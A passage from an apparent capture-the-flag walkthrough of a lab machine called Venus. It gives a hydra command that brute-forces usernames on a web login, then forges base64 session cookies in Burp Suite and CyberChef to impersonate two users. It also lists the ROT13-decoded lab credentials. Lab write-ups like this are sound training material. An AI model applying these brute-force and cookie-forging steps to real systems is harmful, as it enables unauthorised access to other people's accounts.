**Output:**




**Note :**

* **This means that we can enumerate the username using bruteforce attack**
* **For this purpose let us use hydra**

**Command : hydra -L /usr/share/wordlists/rockyou.txt -p pass -s 8080 192.168.43.240 \**

**http-post-form "/:username=^USER^&password=^PASS^:invalid username"**



**Offence :**


* **It will make an HTTP post request to the root path submitting each username and fixed password in the form data**
* **It will also check the serve’s response for the string invalid username to determine if the login attempt was unsuccessful**
* **It also discovered valid username (Venus )**


**Next :**

* I am going to modify the off token
* I am going to use the cyberchef


**Steps :**

* Copy the off token from the burpsuite and paste it in the input section of the cyberchef







* Change now the username to venus




* Turn on the interceptor and try to access <http://192.168.43.240:8080/>
* Here the burpsuite will intercept the request




* Paste the interceptor data in the repeater




* Replace the off token contain venus in the request with the newly generated from cyberchef Base 64 encoded data in the repeater




* We received new cookie







**New cookie**

* **I now generate the new cookie for the other user called magellan**





* I want know to make the repeater generate new cookie
* I pasted that new encoded in the repeater and send







* Here is generated new cookie
* Then decode it






* Here now we are going to generate real credentials using ROT13





* Now we know the username and password
* **venus : venus**
* **magellan: venusiangeology1989**
* So by gaining ssh access :



**PHASE 4 : PRIVILAGE ESCALATION**

* **Here we are going to access the root of this venus**

**OVERVIEW**

**“Our primary goal is to gather the system information and identify**

**Any potential vulnerabilities or misconfiguration that might grant us**

**High privileges ultimately allowing root access”**

